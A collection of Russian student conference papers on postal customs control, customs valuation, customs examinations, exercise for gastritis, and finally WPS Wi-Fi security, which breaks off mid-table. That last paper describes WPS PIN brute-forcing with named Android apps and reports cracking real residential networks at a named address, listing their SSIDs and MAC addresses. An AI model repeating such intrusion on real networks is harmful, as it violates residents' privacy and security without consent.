В современных условиях Россия стремительно интегрируется в мировую экономическую систему, в том числе, благодаря международным почтовым отправлениям. Осуществление почтовых отправлений является важным элементом социальной инфраструктуры. Почтовая связь позволяет обеспечить свободное движение товаров, финансовых средств и услуг. Формирует условия для осуществления государственной политики в сфере функционирования единого экономического пространства. Ежегодно количество посылок, которые пересылаются международным почтовым отправлением, существенно увеличивается. Тенденция роста МПО напрямую связана с развитием интернет – торговли. Поэтому необходимо знать особенности таможенного контроля международных почтовых отправлений.

На сегодняшний день популярным и, можно сказать, что единственным оператором обеспечения доставки пакетов, бандеролей, посылок, писем является «Почта России». Несмотря на совершенствование осуществления международной почтовой деятельности, на Почту России возлагается огромная нагрузка и объём перемещаемых товаров, как внутри страны, так из – за рубежа. Тем самым, и определяется актуальность исследования данной темы.

В соответствии с Таможенным кодексом Евразийского экономического союза (далее – ТК ЕАЭС) под международными почтовыми отправлениями следует понимать посылки и отправления письменной корреспонденции, которые являются объектами почтового обмена в соответствии с актами Всемирного почтового союза, сопровождаются документами, пересылаются за пределы таможенной территории Союза, либо поступают на нее или следуют транзитом.[1] Можно выделить следующие виды почтовых отправлений [2]:

— письма;

— почтовые карточки – письменное сообщение, излагаемое на специальном бланке, и, отправляемое в открытом виде;

— бандероли – отправления с печатными изделиями, фотографиями, рукописями;

— специальные мешки «М» – отправления (специальные мешки), содержащие печатные издания, направляемые одним отправителем одному и тому же адресату ;

— секограммы – печатные издания с выпуклым шрифтом для слепых;

— мелкие пакеты – отправления с мелкими предметами или образцами товаров;

— посылки – отправления культурно – бытового характера или иного назначения;

— международные отправления экспресс – почты;

— аэрограммы – авиапочтовое отправление по сниженному тарифу.

Таможенным кодексом Союза определены особенности таможенного контроля в отношении товаров, перемещаемых МПО. В случае осуществления таможенного контроля в отношении МПО, они предъявляются таможенному органу, назначенным оператором почтовой связи. Такие виды отправлений как, аэрограммы, письма, почтовые карточки, секограммы предъявляются таможенному органу по требованию в случае оснований полагать, что содержанием таких отправлений являются товары, в отношении которых установлены запреты и ограничения.

В случаях поступления поврежденных почтовых отправлений, таможенному органу должно быть представлено приложение документа, оформленное назначенным операторов почтовой связи, определенного актами Всемирного почтового союза.

Кроме того, в отношении МПО может быть оформлен акт таможенного досмотра, который в последующем необходим таможенным органам для совершения таможенных операций или для проведения таможенного контроля. Если акт таможенного досмотра не составляется, то результаты таможенного досмотра фиксируются в документах, определенных Всемирным почтовым союзом, и, которые сопровождают международные почтовые отправления. [1]

При таможенном оформлении и осуществлении таможенного контроля товаров, перемещаемых международным почтовым отправлением в адрес физических лиц, и, облагаемых таможенными пошлинами и налогами, должностными лицами таможенного органа, при исчислении и начислении подлежащих уплате денежных средств использует таможенный приходный ордер. [3]

Начиная с 2019 года, будут действовать новые лимиты для беспошлинного ввоза товаров для личного пользования, пересылаемые в международных почтовых отправлениях на таможенную территорию Евразийского экономического союза (далее – Союз). Уже в январе 2019 года сумма ввозимого товара не должна превышать 500 евро, а вес брутто не более 31 кг в течение 1 календарного месяца в адрес одного физического лица. В 2020 году вес брутто останется в прежнем а объёме, а стоимость не должна превышать сумму, эквивалентную 200 евро. Ожидаемые ограничения будут распространяться на товары, которые перемещаются через границу любым видом транспорта, кроме авиаперевозок.

Для воздушного транспорта все ограничения останутся прежними, а именно сумма ввозимых товаров для личного пользования, ввозимых в сопровождаемом и (или) несопровождаемом багаже до 10 000 евро, а вес не более 50 кг.

Кроме рассмотренных ограничений, изменения ожидаются и в ставках таможенных пошлин в отношении товаров, перемещаемых МПО. С 1 января 2019 года ставка таможенной пошлины составит 30% от стоимости, но не менее 4 евро за 1 кг, в отношении части превышения стоимостной или

весовой норм. А в 2020 году ставка составит 15% от стоимости, но не менее 2 евро за 1 кг в отношении части превышения стоимостной или весовой норм. [4] Рассмотренные нормы распространяются на посылки, пересылаемые в Россию из иностранных государств таких как, США, Канада, Украина, Европа, Германия, Франция, Италия, Великобритания, Корея, Индия, Израиль, Вьетнам, Китай и др. Последнее государство является основным импортером, поскольку там существует площадка «AliExpress» – интернет – магазин, популярный среди жителей России.

Таким образом, изучение данной темы, позволяет сделать вывод о том, что контроль товаров, пересылаемых международными почтовыми отправлениями, в условиях функционирования единого экономического пространства, является неотъемлемой частью осуществления международных экономических связей.

Использованные источники:

1. «Таможенный кодекс Евразийского экономического союза» (приложение № 1 к Договору о Таможенном кодексе Евразийского экономического союза от 01.01.2018). // СПС «Консультант Плюс». [Электронный ресурс]. Режим доступа: http://www.consultant.ru/document/cons_doc_LAW_215315/
2. Виды международных почтовых отправлений. [Электронный ресурс]. Режим доступа: http://www.tamognia.ru/custreg/ppersons/post/types.php (дата обращения 08.12.2018).
3. Правила перемещения посылок из – за границы в 2018 – 2019 гг. [Электронный ресурс]. Режим доступа: http://personright.ru/customs/252-pr...-granitsy.html (дата обращения 8.12.2018).
4. Влияние эволюции таможенных органов на совершенствование таможенного администрирования. Кухарчук Н.А., Непарко М.В. Форум молодых ученых. 2018. № 5-2 (21). С. 376-380.

УДК 339.56

Непарко М.В.
старший преподаватель
Генеральшин Д.А.
студент 5 курса
Тимохин А.Ю.
студент 5 курса
Калужский государственный университет им. К.Э. Циолковского
Россия, г. Калуга

ПРОБЛЕМЫ ТАМОЖЕННОЙ ОЦЕНКИ ВВОЗИМЫХ ТОВАРОВ

Аннотация. Таможенные платежи, администрируемые ФТС России, играют весьма существенную роль в формировании доходной части федерального бюджета Российской Федерации, в связи с этим, возрастает значимость правильного определения и достоверного декларирования таможенной стоимости товаров. Согласно международной и отечественной практике таможенной оценки таможенная стоимость ввозимых товаров формируется на основе стоимости сделки с ними с учетом расходов, имевших место в ходе реализации конкретной внешнеторговой сделки купли-продажи. Механизм таможенной оценки ввозимых товаров не достаточно проработан. На практике нередко имеют место разногласия между таможенными органами и декларантами по поводу достоверности величины заявленной последними таможенной стоимости.

Ключевые слова. Таможенная политика, государство, цены, декларируемый товар, таможенная стоимость, идентичные товары, однородные товары, таможенный контроль.

Neparko M.V.
senior lecturer
Kaluga state University
they. K. E. Tsiolkovsky, Russia, Kaluga
Generally D.A., Timokhin A.Yu.
students, 5 year
Kaluga state University
they. K. E. Tsiolkovsky, Russia, Kaluga

PROBLEMS OF CUSTOMS VALUATION OF IMPORTED GOODS

Annotation. Customs payments administered by the Federal customs service of Russia play a very significant role in the formation of the revenue part of the Federal budget of the Russian Federation, in this regard, the importance of correct determination and reliable Declaration of the customs value of goods increases. According to the international and domestic practice of customs valuation, the customs value of imported goods is formed on the basis of the value of the transaction with them, taking into account the costs that occurred during the implementation of a specific foreign trade transaction of purchase and sale.

The mechanism of customs assessment of imported goods is not sufficiently developed. In practice, there are often disagreements between customs authorities and declarants about the reliability of the value of the declared customs value.

Keyword. Customs policy, state, prices, declared goods, customs value, identical goods, homogeneous goods, customs control.

Таможенная оценка, как одно из обязательных условий перемещения товаров через таможенную границу, нередко вызывает проблемы не только у декларантов, но и у таможенных органов. Это связано с тем, что предмет таможенной оценки – таможенная стоимость товаров, декларируемая таможенному органу при их перемещении через таможенную границу, – выступает в качестве расчетной основы при исчислении подлежащих уплате таможенных платежей, в отношении которых установлены адвалорные ставки.

Учитывая тот факт, что таможенные платежи, администрируемые Федеральной таможенной службой (ФТС России), играют весьма существенную роль в формировании доходной части федерального бюджета Российской Федерации (федеральный бюджет), становится понятной значимость правильного определения и достоверного декларирования таможенной стоимости товаров.

Согласно международной и отечественной практике таможенной оценки таможенная стоимость ввозимых товаров формируется на основе стоимости сделки с ними с учетом расходов, имевших место в ходе реализации конкретной внешнеторговой сделки купли-продажи.

В той или иной форме стоимость сделки играет ведущую роль при использовании любого из 6 методов определения таможенной стоимости. При этом при использовании метода 1 – это стоимость сделки с ввозимыми (оцениваемыми) товарами, а в остальных случаях, кроме метода 5, – с идентичными или однородными оцениваемым товарами.

При достаточной проработанности механизма таможенной оценки ввозимых товаров, на практике нередко имеют место разногласия между таможенными органами и декларантами по поводу достоверности величины заявленной последними таможенной стоимости.

Суть проблемы заключается в расхождении цены декларируемого товара, на основе которой сформирована его таможенная стоимость, с ценовой информацией об идентичных/однородных товарах, которой располагают таможенные органы.

Само по себе наличие такого расхождения вполне объяснимо и закономерно, поскольку различаются не только условия реализации внешнеторговых сделок, но и компоненты, формирующие цену оцениваемых и идентичных/однородных им товаров. Однако именно это расхождение нередко выступает основанием для проведения дополнительной проверки с последующей корректировкой заявленной декларантом таможенной стоимости.

Не исключая участия субъективного фактора, можно утверждать, что в значительной мере это связано с несовершенством действующего таможенного законодательства. В частности, имеются в виду положения, согласно которым решение о корректировке заявленной декларантом таможенной стоимости может быть принято по результатам проведения дополнительной проверки по причине выявления признаков, указывающих на то, что «.. заявленные при таможенном декларировании товаров сведения о таможенной стоимости могут являться недостоверными».

При этом в числе признаков недостоверности заявленных о таможенной стоимости сведений обозначены следующие обстоятельства:

— более низкие цены декларируемых товаров по сравнению с ценой на идентичные или однородные товары при сопоставимых условиях их ввоза по информации иностранных производителей;

— более низкие цены декларируемых товаров по сравнению с ценами на идентичные или однородные товары по данным аукционов, биржевых торгов (котировок), ценовых каталогов;

— более низкие цены декларируемых товаров по сравнению с ценой компонентов (в том числе, сырьевых), из которых изготовлены ввозимые товары».

Неконкретная формулировка перечисленных выше обстоятельств («более низкие цены) может послужить основанием для корректировки заявленной таможенной стоимости даже в том случае, когда условия сделки с оцениваемыми и идентичными/однородными им товарами являются сопоставимыми.

Заслуживают внимания и положения п. 4.2 ст. 4 Соглашения «Об определении таможенной стоимости товаров, перемещаемых через таможенную границу Таможенного союза» от 25.01.2008 года, из содержания которого следует, что «для доказательства отсутствия влияния взаимосвязи между продавцом и покупателем на цену, фактически уплаченную или подлежащую уплате, декларант (таможенный представитель) должен представить документы и сведения, подтверждающие, что стоимость сделки с ввозимыми товарами близка к одной из следующих проверочных величин, имеющих место в тот же или соответствующий ему период времени, в который ввозимые товары пересекали таможенную границу Таможенного союза..».

В данном случае нуждаются в обоснованной конкретизации понятие «близость стоимости сделки с ввозимыми товарами к одной из проверочных величин», а также понятие «тот же или соответствующий ему период времени в который ввозимые товары пересекали таможенную границу Таможенного союза».

Таким образом, на взгляд автора, внесение соответствующих уточнений в указанные выше документы позволит повысить степень обоснованности решений, принимаемых таможенными органами в ходе

контроля таможенной стоимости, определенной на основе стоимости сделки.

Использованные источники:

1. Гиблов А. А. Порядок расчета таможенной стоимости / А. А. Гиблов // Аудит. ведомости. — 2008. — № 6. — С. 80—82.

2. Таможенный тариф Российской Федерации : ставки ввозных и вывозных таможенных пошлин / Рос. таможенная акад. ; [под общ. ред. В. Б. Бобкова]. — СПб. : Тирекс, 2007. — 816 с. — (Таможня- Логистика-Право).

3. ВЛИЯНИЕ ЭВОЛЮЦИИ ТАМОЖЕННЫХ ОРГАНОВ НА СОВЕРШЕНСТВОВАНИЕ ТАМОЖЕННОГО АДМИНИСТРИРОВАНИЯ Кухарчук Н.А., Непарко М.В. Форум молодых ученых. 2018. № 5-2 (21). С. 376-380.

4. Таможенный тариф как инструмент регулированиия внешней торговли [Электронный ресурс]. – Режим доступа: http://studme.org/63065/ ekonomika/tamozhenno-tarifnoe_ regulirovanie_ vneshney_torgovli.

5. http://customs.ru – Сайт Федеральной таможенной службы.

УДК 339.56

Непарко М.В.
старший преподаватель
Пичукова Е.А.
студент 5 курса
Мизанов А.У.
студент 5 курса
Ермакова Ю.И.
студент 5 курса
Калужский государственный университет им. К.Э. Циолковского
Россия, г. Калуга

ОСОБЕННОСТИ И ПРОБЛЕМЫ НОРМАТИВНО-ПРАВОВОГО РЕГУЛИРОВАНИЯ ТАМОЖЕННЫХ ЭКСПЕРТИЗ

Аннотация. С целью разъяснения вопросов, возникающих при совершении таможенными органами таможенных операций и (или) проведении таможенного контроля, когда требуются специальные и (или) научные знания проводится таможенная экспертиза. Несмотря на то, что процедура проведения таможенной экспертизы изложена в нормативно-правовых актах достаточно подробно, существуют пробелы и не понимание отдельных терминов и действий. В статье рассматриваются проблемы, возникающие как при назначении экспертизы таможенным органом, так и при принятии решения, классификации правонарушений по КоАП РФ.

Ключевые слова. Таможенные органы, таможенные операции, таможенный контроль, таможенная экспертиза, правонарушения.

Neparko M.V.
senior lecturer
Kaluga state University
they. K. E. Tsiolkovsky, Russia, Kaluga
Pichukova E.A.
Mishanov A.U.
Yermakova Y.I.
students, 5 year
Kaluga state University
they. K. E. Tsiolkovsky, Russia, Kaluga

FEATURES AND PROBLEMS OF LEGAL REGULATION OF CUSTOMS EXAMINATION

Annotation. For the purpose of clarification of the questions arising at Commission by customs authorities of customs operations and (or) carrying out customs control when special and (or) scientific knowledge is required customs examination is carried out. Despite the fact that the procedure of customs examination is set out in the regulatory legal acts in sufficient detail, there are gaps and lack of understanding of certain terms and actions. The article deals

with the problems arising both in the appointment of expertise by the customs authority and in the decision-making, classification of offences under the administrative Code.

Keyword. Customs authorities, customs operations, customs control, customs examination, offenses.

Таможенная экспертиза (далее - ТЭ) является одной из форм государственного контроля, который используется для ответа на вопросы возникающие притаможенном контроле участников внешнеэкономической деятельности (далее - участники ВЭД), которые при перемещении товаров на таможенную территорию декларируют сведения о них, а также сведения о таможенной стоимости и стране происхождения товаров.

Таможенная экспертиза, как самостоятельное направление деятельности таможенных органов России существует более 30 лет. В настоящее время действует целая сеть региональных таможенных лабораторий во главе, которых стоит Центральное экспертно-криминалистическое таможенное управление (далее - ЦЭКТУ). ЦЭКТУ входит в единую федеральную централизованную систему таможенных органов России и обеспечивает реализацию полномочий ФТС России в области таможенных экспертиз и исследований, в том числе экспертиз, назначаемых по делам об административных правонарушениях. Всего региональных филиалов ЦЭКТУ - 10, они расположенны в городах Калининград, Санкт-Петербург, Брянск, Ростов-на-Дону, Нижний Новгород, Пятигорск, Екатеринбург, Новосибирск, Иркутск и Владивосток.

Задачи в области таможенного администрирования путем проведения экспертиз товаров и транспортных средств, в соответствии с методиками и нормативно-техническими документы решают должностные лица Центрального экспертно-криминалистического таможенного управления ФТС России (ЦЭКТУ) или его филиалов.

Правовую основу проведения ТЭ обеспечивает Таможенный кодекс ЕАЭС (гл. 53), ст. 172 Федерального закона от 27 ноября 2010 года №311-ФЗ «О таможенном регулировании в Российской Федерации» и Порядок проведения ТЭ при проведении таможенного контроля, утвержденный решением Комиссии Таможенного союза от 20 мая 2010г. №258. На основании этих документов ФТС России осуществляется проведение ТЭ. Правила таможенного контроля и оформления товаров, устанавливают регулируемый режим перемещения товаров через государственную границу, определяют необходимость проведения ТЭ при возникновении спорных ситуаций.

ТЭ в соответствии с ТК ЕАЭС и Договором о Евразийском экономическом союзе от 29 мая 2014 года соответствует единым требованиям, т.е. унифицирована и совместима с законодательством государств - членов ЕАЭС. В соответствии с положениями Международной конвенции об упрощении и гармонизации таможенных процедур от 18 мая

1973 года порядок назначения и проведения ТЭ соответствует международным требованиям и выполняется с применением методов, согласованными на межнациональном уровне.

В соответствии со ст. 389 ТК ЕАЭС таможенная экспертиза назначается и проводится таможенным органом в отношении товаров, таможенных, транспортных (перевозочных), коммерческих и иных документов. ТЭ проводится с целью разъяснения вопросов, возникающих при совершении таможенными органами таможенных операций и (или) проведении таможенного контроля, когда требуются специальные и (или) научные знания. Несмотря на то, что процедура проведения ТЭ изложена в нормативно-правовых актах достаточно подробно, существуют пробелы и не понимание отдельных терминов и действий.

Первая проблема заключается в том, что при наличии большого количества экспертных организаций, выполняющих экспертизы в таможенных целях, нет единого документа, который единообразно регламентировал общие правовые аспекты назначения и производства экспертиз в таможенных целях, независимо в рамках таможенного контроля или любого вида судопроизводства. Например, в рамках ТК ЕАЭС при назначении ТЭ таможенным органом принимается - решение; в рамках КоАП РФ выносится определение о назначении экспертизы; а рамках УПК РФ выносится - постановление.

В свою очередь в процедуре назначения и проведения ТЭ необходимо выделить процедуру назначения и проведения исследования проб (образцов) товаров. Это необходимо сделать в таможенных целях при осуществлении таможенного контроля, т.к. данные исследования могут проводить не только должностные лица таможенных органов, но и декларанты.

Для исключения фактов получения противоречивых заключений экспертов в разных государствах при исследовании одного и того же образца товара в ТК ЕАЭС не должно быть отсылок к национальному законодательству государств-участников, которое может иначе регулировать правовые отношения, осуществлять юридические взаимодействия или предполагать иные формы юридических документов в сфере таможенной экспертизы.

Кроме того, так как в таможенной практике России встречаются факты необоснованного назначения таможенной экспертизы иному специалисту-эксперту узкой специализации. В этом случае, необходимо четко разграничивать правовую роль эксперта и специалиста. В правовой доктрине существует разделение правовых ролей специалиста и эксперта, при этом специалисту запрещено проводить экспертизы и исследования.

Еще одной проблемой таможенных органов при проведении ТЭ, является недостаточное материально-техническое обеспечение испытательных лабораторий. Эта проблема является традиционной для большинства государственных структур. Ежегодно на международном рынке появляются новые виды товаров и транспортных средств, что

подразумевает достаточно сложные испытания в ходе осуществления ТЭ. Для этого специалистам – экспертам требуется соответствующее оборудование, реактивы, специальные места проведения различного рода экспертиз (специальные лаборатории, открытые площадки, рефрижераторные комнаты и т. п.). Эту проблему можно решить, во-первых, путем увеличения финансирования таможенных испытательных лабораторий и таможенных органов. Во-вторых, таможенные органы для проведения экспертизы могут с помощью государственного заказа привлекать сторонние аккредитованные коммерческие организации, обладающие данным оборудованием на договорной основе. Конкурс оправдает отсутствие у ФТС России необходимого оборудования путем снижения стоимости на экспертные работы.

В целом изложенные положения позволяют усовершенствовать порядок назначения ТЭ, повысить оперативность таможенного контроля и защиту таможенными органами экономических интересов государства.

Использованные источники:

1. Таможенный кодекс Евразийского экономического союза (приложение № 1 к Договору о Таможенном кодексе Евразийского экономического союза) [Электронный ресурс] - http://www.consultant.ru/cons/cgi/online.cgi?req=doc&base=LAW&n=215315&fld=134&dst=105420,0&rnd=0.30971796620791847#022426553501980045 (дата обращения: 22.10.2018).

2. Федотов А. В. Современное положение таможенной экспертизы в РФ: проблемы и пути их решения // Молодой ученый. — 2013. — №5. — С. 401-402. — URL https://moluch.ru/archive/52/6841/ (дата обращения: 22.10.2018).

3. Приказ Федеральной таможенной службы от 15 июня 2017 г. № 982 «Об утверждении Положения о Центральном экспертно-криминалистическом таможенном управлении» — URL: http://www.garant.ru/products/ipo/prime/doc/71606964/#ixzz5UfF2RI6P (дата обращения 22.10.2018).

4. ВЛИЯНИЕ ЭВОЛЮЦИИ ТАМОЖЕННЫХ ОРГАНОВ НА СОВЕРШЕНСТВОВАНИЕ ТАМОЖЕННОГО АДМИНИСТРИРОВАНИЯ Кухарчук Н.А., Непарко М.В. Форум молодых ученых. 2018. № 5-2 (21). С. 376-380.

УДК 796.11.3

Нестерова М.А.
студент 3 курса
направление Экономика
кафедра «Институт теоретической экономики и международных экономических отношений»
Савельева О.В.
старший преподаватель
ФГБОУ Самарский государственный экономический университет
Россия, г. Самара

ФИЗИЧЕСКАЯ КУЛЬТУРА КАК СОСТАВЛЯЮЩЕЕ ПРЕДОТВРАЩЕНИЯ И ЛЕЧЕНИЯ ГАСТРИТА

Аннотация: в данной статье рассмотрена проблема роли физической культуры при болезни гастритом. В работе проводится исследование лечебной гимнастики как комплекс лечения гастрита.

Ключевые слова: физическая культура; здоровье; гастрит; лечебная гимнастика.

Savelyeva O.V., senior lecturer
DEPARTMENT, Samara state University of Economics
Russia, Samara
Nesterova M.A., 3rd year student
the direction of the Economy
Department " Institute of theoretical Economics and international economic relations»
DEPARTMENT, Samara state University of Economics
Russia, Samara

Abstract: This article discusses the problem of the role of physical culture in diseases of gastritis. In the complex treatment of gastritis.

Key words: physical education; health; gastritis; physiotherapy.

По данным Всемирной Организации Здравоохранения заболеваниями желудочно-кишечного тракта имеют более 50% населения.

Актуальность темы заключается в том, что большинство студентов из-за своего ритма жизни питаются неправильно, поэтому возможны риски развития заболеваний желудка. Многие недооценивают влияние физической культуры на их здоровье, а ведь занятия физкультурой являются мерой лечения и предотвращении различных болезней.

Целью научной работы является анализ эффективности применения лечебной физической культуры для лечения и предотвращения гастрита.

Общими задачами лечебной физкультуры являются[117]:

[117] Саркизов-Серазини, Н. М. Теория и практика физической культуры // Н. М. Саркизов-Серазини. М.: Медицина, 2015. 212

- тонизирование и нормализация центральной нервной системы;
- восстановление нормальных кортико-висцеральных связей;
- улучшение деятельности сердечнососудистой и трахеобронхиальной системы;
- нормализация секреторной и моторной функций желудочно-кишечного тракта;
- нормализация обмена веществ;
- обеспечение адаптации сердечнососудистой и трахеобронхиальной систем к возрастающей физической нагрузке.

Также люди, благодаря занятиям физкультурой меёньше подвержены психическим дисбалансам и депрессиям. Их тело находится всегда в тонусе и они более жизнерадостны [118].

Занятия физкультурой для больных гастритом должны быть умеренны и направлены на укрепление мышц брюшного пресса.

Для предупреждения возникновения и прогрессирования гастрита необходимо осуществлять такие меры как:
- соблюдение правильного режима питания;
- борьба с курением и алкоголем;
- выявление и лечение других болезней органов пищеварения;
- занятия физкультурой.

В таблице 1 рассмотрим схему выполнения упражнений для предотвращения и лечения гастрита.

Таблица 1

Ходьба простая и усложнённая, т.е. движения рук и ног	Постепенное втягивание в нагрузку, развитие координации движений	5-10 минут
Упражнения для рук и ног (сочетая с движениями корпуса и дыхательными упражнениями) сидя	Постепенное увеличение внутрибрюшного давления, усиление кровообращении в брюшной полости	7-14 минут
Упражнения стоя (метание и ловле мячей, эстафеты). Необходимо чередовать с дыхательными упражнениями	Общефизическая нагрузка. Развитие функций полного дыхания и создание условий для развития положительных эмоций	10-15 минут
Упражнения на развития равновесия в чередовании с упражнениями на гимнастической стенке	Общетонизирующее воздействие на нервную систему, развитие статико-динамической устойчивости	10-15 минут
Упражнение в положении лежа (глубокое дыхание)	Снижение нагрузки и развитие полного дыхания	5-7 минут

[118] Аруджоглы Х.Ю. Хронический гастрит в жизни современных студентов // Студенческий научный форум, 2015.

Лечебная физкультура в общей сумма занимает от 37 до 60 минут в день и оказывает огромную пользу для вашего организма.

Ведущие специалисты в области лечебно-физической культуры разработали следующие упражнения для лечения и предотвращения гастрита, которые можно выполнять, не выходя из дома:

№1. Отставляя правую ногу назад, необходимо поднять руки вверх (на вдох) и вернуться в исходное положение (выдох). Далее необходимо сделать все тоже самое для левой ноги. Упражнения делаются в медленном темпе. Повторение 3-4 раза[119].

№2. Повороты туловища. Руки в стороны на вдох, поворот вправо на 90 градусов на выдох, возвращение в исходное положение на вдох. Также поворачиваемся влево. Темп медленный. Повторение 3-4 раза.

№3. Наклоны с стороны. Наклониться вправо на выдохе и выпрямиться на вдохе. Далее наклониться влево (выдох) и выпрямиться (вдох). Темп также медленный. Выполнить 3-4 раза[120].

№4. Наклоны «дровосек». Наклоняться вперед на выдохе и вернуться в первоначальное положение на вдохе. Упражнения выполнять в быстром темпе 3-4 раза.

№5. Из положения сидя, где ноги прямые, а руки в упоре сзади прогнуться на вдохе и вернуться в исходное положение на выдохе. Упражнения необходимо выполнять 4-6 раз в медленном темпе.

Кроме ЛФК специалисты советуют заниматься плаванием, волейболом, теннисом, туризмом, ходьбой на лыжах, а также катанием на коньках. В комплексе такие занятия оказывают наибольший положительный эффект на организм человека. Поэтому студентам и школьникам необходимо посещать занятия по физкультуре.

В заключении хочется отметить, что значение физкультуры как составляющей в лечении гастрита и в постоянной его профилактике очень велико. Необходимо опираться на специальный комплекс упражнений, разработанный специалистами, который повышает эффективность комплексной терапии больных гастритом. При этом следует учитывать состояние здоровья, физические возможности и реакцию организма на выполняемые упражнения.

Очень важно соблюдать определенную последовательность в увеличении нагрузки и ее индивидуализации. Методика лечебной физкультуры также зависит и от формы заболевания, поэтому при составлении комплекса упражнений необходимо проконсультироваться с лечащим врачом.

Использованные источники:

1. Аруджоглы Х.Ю. Хронический гастрит в жизни современных студентов //

[119]Попов С.Н., Валеев Н.М., Гарасеева Т.С. //Лечебная физическая культура - М.: Издательский центр «Академия», 2013. - 416 с

[120] Калмыков С.А. Анализ эффективности применения средств физической реабилитации у больных хроническим гастритом // Педагогика и Психология, 2014.

Студенческий научный форум, 2015.
2. Епифанов, В. А. Лечебная физическая культура: учебное пособие для вузов // В. А. Епифанов. М.: Изд. дом «ГЭОТААМЕД», 2012. 243 с.
3. Калмыков С.А. Анализ эффективности применения средств физической реабилитации у больных хроническим гастритом // Педагогика и Психология, 2014.
4. Попов С.Н., Валеев Н.М., Гарасеева Т.С. //Лечебная физическая культура [5-е изд., стер.]. - М.: Издательский центр «Академия», 2013. - 416 с
5. Саркизов-Серазини, Н. М. Теория и практика физической культуры // Н. М. Саркизов-Серазини. М.: Медицина, 2015. 212 с.

УДК 004.732

Неустроев Н.С.
студент
Северо-Восточный федеральный университет им. М.К.Аммосова
научный руководитель: Леонтьев Н.А., к.т.н.
доцент
Российская Федерация, г. Якутск

АНАЛИЗ БЕЗОПАСНОСТИ WI-FI ПО WPS В ЖИЛЫХ ЗДАНИЯХ

Аннотация: В статье изложен анализ уязвимости беспроводных сетей в жилых зданиях. Исследуется качество безопасности роутеров от различных производителей и взлом по WPS.

Ключевые слова: Wi-Fi, беспроводные сети, защита Wi-Fi, WPS.

Neustroev N.S.
M. K. Ammosov North-Eastern Federal University
Yakutsk, Russia

ANALYSIS OF THE SECURITY OF WI-FI ON WPS IN RESIDENTIAL BUILDINGS

Abstract: In this article is set out the vulnerability of wireless networks in residential buildings. The congestion of security of routers from various manufacturers and hacking by WPS are investigated.

Keywords: Wi-Fi, wireless networks, Protection of WiFi, WPS.

Возраст Интернета насчитывает всего несколько десятков лет, ведь он появился на рубеже 60-70 годов прошлого века. Однако его вторжение в жизнь человека нельзя назвать иначе, чем ошеломляющим. Треть населения Земли использовали Всемирную Паутину хотя бы раз, причем большинство делает это регулярно.

Главная причина уязвимости пользовательских данных, когда эти данные передаются через сети WiFi, заключается в том, что обмен происходит по радиоволне. А это дает возможность перехвата сообщений в любой точке, где физически доступен сигнал WiFi.

WEP (WIRED EQUIVALENT PRIVACY). Использует генератор

псевдослучайных чисел (алгоритм RC4) для получения ключа, а также векторы инициализации. Так как последний компонент не зашифрован, возможно вмешательство третьих лиц и воссоздание WEP-ключа.

WPA (WI-FI PROTECTED ACCESS) Основывается на механизме WEP, но для расширенной защиты предлагает динамический ключ. Ключи, сгенерированные с помощью алгоритма TKIP, могут быть взломаны посредством атаки Бека-Тевса или Охигаши-Мории. Для этого отдельные пакеты расшифровываются, подвергаются манипуляциям и снова отсылаются в сеть.

WPA2 (WI-FI PROTECTED ACCESS 2) Задействует для шифрования надежный алгоритм AES (Advanced Encryption Standard). Наряду с TKIP добавился протокол CCMP (Counter-Mode/CBC-MAC Protocol), который также базируется на алгоритме AES. Защищенную по этой технологии сеть до настоящего момента взломать не удавалось. Единственной возможностью для хакеров является атака по словарю или «метод грубой силы», когда ключ угадывается путем подбора, но при сложном пароле подобрать его невозможно.

Стандарт WPS был разработан производителями оборудования Wi-Fi для того, чтобы автоматизировать процесс настраивания беспроводной сети и облегчить этим настройку для неопытного пользователя. С помощью этой технологии стало возможным очень быстро и просто настроить работу беспроводной сети и основные параметры безопасности, не настраивая эти параметры вручную.

В Wi-Fi роутерах с поддержкой технологии WPS есть уязвимость относительно безопасности сети. Используя эту уязвимость можно подобрать пароли к протоколам шифрования WPA и WPA2. Эта уязвимость заключается в том, что можно методом подбора узнать используемый ключ сети. Сам PIN-код содержит восемь цифр и поэтому возможно 10^8 вариантов подбора кода. Но в реальности вариантов подбора намного меньше. Это происходит из-за того, что в последней цифре кода заключена контрольная сумма, подсчитанная по первым семи цифрам. Это уже сокращает варианты к 10^7. Сам протокол аутентификации WPS тоже содержит уязвимости. В итоге получается, что для подбора кода нужно примерно 11000 вариантов перебора. Это сравнительно не много.

В качестве примера, рассмотрим беспроводную сеть жилых зданий. Для сканирования эфира будет использовано приложение WiFiAnalyzer, а для взлома по WPS приложение WiFi Warden для Android.

Петровского 34 подъезд 2 имеет 9 этажей, в каждом этаже 4 квартиры. Взломаны: ASUS, DiEgo-PC Shut, SOROKOVA, sway.

Таблица 1 – Список точек доступа и их данные в Петровского 34

№	Точка доступа	MAC-адрес	Производитель роутера	Безопасность
1	Honor 10	b8:94:36:ae:09:f7	HUAWEI TECHN	[WPA2-PSK-CCMP][ESS]
2	TP-LINK_POCKET_3020_546C08	e8:de:27:54:6c:08	TP-LINK TECHN	[WPA-PSK-CCMP][WPA2-PSK-CCMP][WPS][ESS]
3	RTK-4	44:e9:dd:27:60:3b	Sagemcom	[WPA-PSK-CCMP+TKIP][WPA2-PSK-CCMP+TKIP][ESS]
4	ana	e0:a3:ac:bd:4f:88	HUAWEI TECHN	[WPA-PSK-CCMP+TKIP][WPA2-PSK-CCMP+TKIP][WPS][ESS]
5	Keenetic-6439	28:28:5d:87:56:68	Zyxel Commun	[WPA2-PSK-CCMP][WPS][ESS]
6	Ushkanov	2c:ab:25:fe:e3:6b	SHENZHEN GONG	[WPA-PSK-CCMP][WPA2-PSK-CCMP][ESS]
7	Bubyakini	a0:f3:c1:84:a8:52	TP-LINK TECHN	[WPA2-PSK-CCMP+TKIP][ESS]
8	Oktyarum	e8:94:f6:58:93:e8	TP-LINK TECHN	[WPA2-PSK-CCMP][WPS][ESS]
9	ROSTELECOM_1951	f0:82:61:61:19:52	Sagemcom	[WPA-PSK-CCMP+TKIP][WPA2-PSK-CCMP+TKIP][WPS][ESS]
10	DiEgo-PC	38:2c:4a:e1:74:c0	ASUSTek COMP	[WPA2-PSK-CCMP][WPS][ESS]
11	chaika	b0:4e:26:37:99:f6	TP-LINK TECHN	[WPA2-PSK-CCMP][WPS][ESS]
12	ROSTELECOM_XXXX	f0:82:61:61:2d:b0	Sagemcom	[WPA-PSK-CCMP][WPA2-PSK-CCMP][ESS]
13	Shut	28:28:5d:8d:b3:a8	Zyxel Commun	[WPA2-PSK-CCMP][WPS][ESS]
14	sway	38:2c:4a:ad:28:ac	ASUSTek COMP	[WPA2-PSK-CCMP][WPS][ESS]
